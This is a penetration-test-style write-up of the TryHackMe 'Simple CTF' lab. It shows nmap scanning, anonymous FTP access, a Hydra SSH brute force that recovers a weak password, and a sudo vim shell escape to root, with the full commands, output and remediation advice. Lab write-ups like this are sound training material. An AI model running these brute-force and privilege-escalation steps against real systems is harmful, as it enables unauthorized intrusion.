
TryHackMe – Simple CTF Penetration Testing Report

Oct 9, 2026 ·

A full-chain compromise of the Simple CTF host was achieved, from initial network reconnaissance through to root-level access, in approximately 45 minutes. The engagement exploited three independent weaknesses — anonymous FTP access, a weak SSH credential, and an unsafe sudo configuration — any one of which would have been sufficient to prevent full compromise had it been remediated.

Scope and Objective

This engagement targeted the **TryHackMe "Simple CTF"** machine, a beginner-level, intentionally vulnerable host provided within TryHackMe's authorized training environment. The objective was to perform a basic penetration testing assessment covering network scanning, FTP enumeration, credential discovery, SSH access, and Linux privilege escalation, culminating in the capture of the user and root flags.



Item	Detail
Target	TryHackMe "Simple CTF" room
Target IP	10.49.143.130
Environment	TryHackMe AttackBox (authorized lab)
Assessment type	Black-box, authorized CTF exercise
Date	27 July 2026

Methodology

The assessment followed a standard attack chain, moving from reconnaissance to privilege escalation:

Phase	Technique	Tool(s)
Reconnaissance	Service version scanning	Nmap
Enumeration	Anonymous FTP access review	ftp
Credential access	Online password audit	Hydra, rockyou.txt
Initial access	Remote authentication	SSH
Privilege escalation	Sudo misconfiguration abuse	GTFOBins, Vim

Technical Findings

Step 1 — Network Enumeration

Command: `nmap -sV 10.49.143.130`

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 10.49.143.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 12:48 +0530
Nmap scan report for 10.49.143.130
Host is up (0.023s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
```

An Nmap version scan was run against the target to identify open ports and the services running on them.

Port	State	Service	Version
21/tcp	open	ftp	vsftpd 3.0.3
80/tcp	open	http	Apache httpd 2.4.18 (Ubuntu)
2222/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.8

Finding: Three services were exposed — FTP, HTTP, and SSH (on a non-standard port, 2222) — each warranting further enumeration.

Step 2 — FTP Enumeration

Command: `ftp 10.49.143.130`

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 10.49.143.130
Connected to 10.49.143.130.
220 (vsFTPd 3.0.3)
Name (10.49.143.130:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive off
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |*****************************************************************************************************************|
226 Transfer complete.
166 bytes received in 00:00 (6.23 KiB/s)
```

As the FTP service permitted anonymous login, a connection was established using the anonymous account. Browsing the `pub` directory revealed a file named `ForMitch.txt`, which was downloaded for analysis.

Finding: Anonymous FTP access was enabled and exposed a file containing what proved to be a credential hint.

Step 3 — SSH Credential Discovery

Command: `hydra -l mitch -P /usr/share/wordlists/rockyou.txt ssh://10.49.143.130:2222`

```
┌──(root㉿kali)-[/home/kali]
└─# cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what
 a mess!
```

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l mitch -P /usr/share/wordlists/rockyou.txt ssh://10.49.143.130:2222
ydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
d ethics anyway).

ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-27 13:00:01
WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
DATA] attacking ssh://10.49.143.130:2222/
2222][ssh] host: 10.49.143.130   login: mitch   password: secret
 of 1 target successfully completed, 1 valid password found
WARNING] Writing restore file because 1 final worker threads did not complete until end.
ERROR] 1 target did not resolve or could not be connected
ERROR] 0 target did not complete
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-27 13:00:11
```

The `ForMitch.txt` file retrieved from FTP indicated that the user `mitch` had reused a weak system password. An authorized password audit was performed against the SSH service using the `mitch` username and the `rockyou.txt` wordlist with Hydra.

Field	Value
Username	mitch
Password	secret

Finding: The `mitch` account was protected by a weak, dictionary-guessable password.

Step 4 — Gaining Initial Access

Command: `ssh mitch@10.49.143.130 -p 2222`

```
┌──(root㉿kali)-[/home/kali]
└─# ssh mitch@10.49.143.130 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.49.143.130's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
```

Using the credentials recovered in Step 3, a shell was obtained on the target as the `mitch` user. Enumerating `sudo -l` showed that `mitch` was permitted to run `/usr/bin/vim` as root without a password.

Finding: The `mitch` account held an excessive, passwordless sudo privilege on the Vim binary, creating a clear path to privilege escalation.

Step 5 — Privilege Escalation Research



GTFOBins was consulted to confirm the security implications of `vim` running with sudo privileges. GTFOBins documents that Vim can spawn an interactive shell (for example via `vi -c ':!/bin/sh'`), meaning any user permitted to run it with elevated rights can obtain a root shell.

Finding: The sudo entry for `/usr/bin/vim` was exploitable using a documented, publicly known technique.

Step 6 — Privilege Escalation and Flag Capture

Commands: `sudo /usr/bin/vim -c ':!/bin/sh' /dev/null`, `cd /root`, `ls`, `cat root.txt`

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ sudo /usr/bin/vim -c ':!/bin/sh' /dev/null

# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
#
```

The GTFOBins technique was executed to spawn a root shell. With root access confirmed (`whoami` returned `root`), the `/root` directory was accessed and `root.txt` was read, capturing the final flag.

Flag	Location	Status
User flag	`/home/mitch/user.txt`	Captured
Root flag	`/root/root.txt`	Captured

Finding: Full root-level compromise of the target was achieved, confirming the end-to-end attack chain.

Security Weaknesses Identified

#	Weakness	Risk	Evidence
1	Anonymous FTP access enabled	Medium	Logged in to port 21 with the `anonymous` account
2	Sensitive information exposed via FTP	Medium	`ForMitch.txt` disclosed a password reuse hint
3	Weak SSH password for the `mitch` account	High	Cracked via Hydra against rockyou.txt in seconds

#	Weakness	Risk	Evidence
4	Excessive sudo privileges for `mitch`	Critical	Passwordless sudo on `/usr/bin/vim`
5	Vim usable for privilege escalation under sudo	Critical	Confirmed via GTFOBins technique

Recommendations

1. **Disable anonymous FTP access** unless there is a documented business need; if required, restrict it to read-only, non-sensitive content.
2. **Remove credential-related information from publicly or anonymously accessible shares**, and audit other FTP content for similar exposure.
3. **Enforce a strong password policy** for all system accounts, including minimum length, complexity, and a check against known-breached password lists.
4. **Apply the principle of least privilege to sudo rules**; avoid granting `NOPASSWD` access to interactive editors, shells, or any binary with a documented GTFOBins escape.
5. **Periodically audit `sudoers` configurations** across all hosts and cross-reference permitted binaries against GTFOBins to catch similar misconfigurations proactively.

Conclusion

This engagement successfully completed the TryHackMe Simple CTF machine within its authorized training environment, progressing from network enumeration through to root-level compromise. The attack chain relied on a combination of exposed anonymous FTP access, a weak reused password, and a dangerously permissive sudo rule — none individually exotic, but collectively sufficient for a full takeover. The exercise reinforced practical skills in service enumeration, credential auditing, SSH authentication, and Linux privilege escalation via sudo misconfiguration, and the recommendations above translate directly to hardening steps for real-world environments.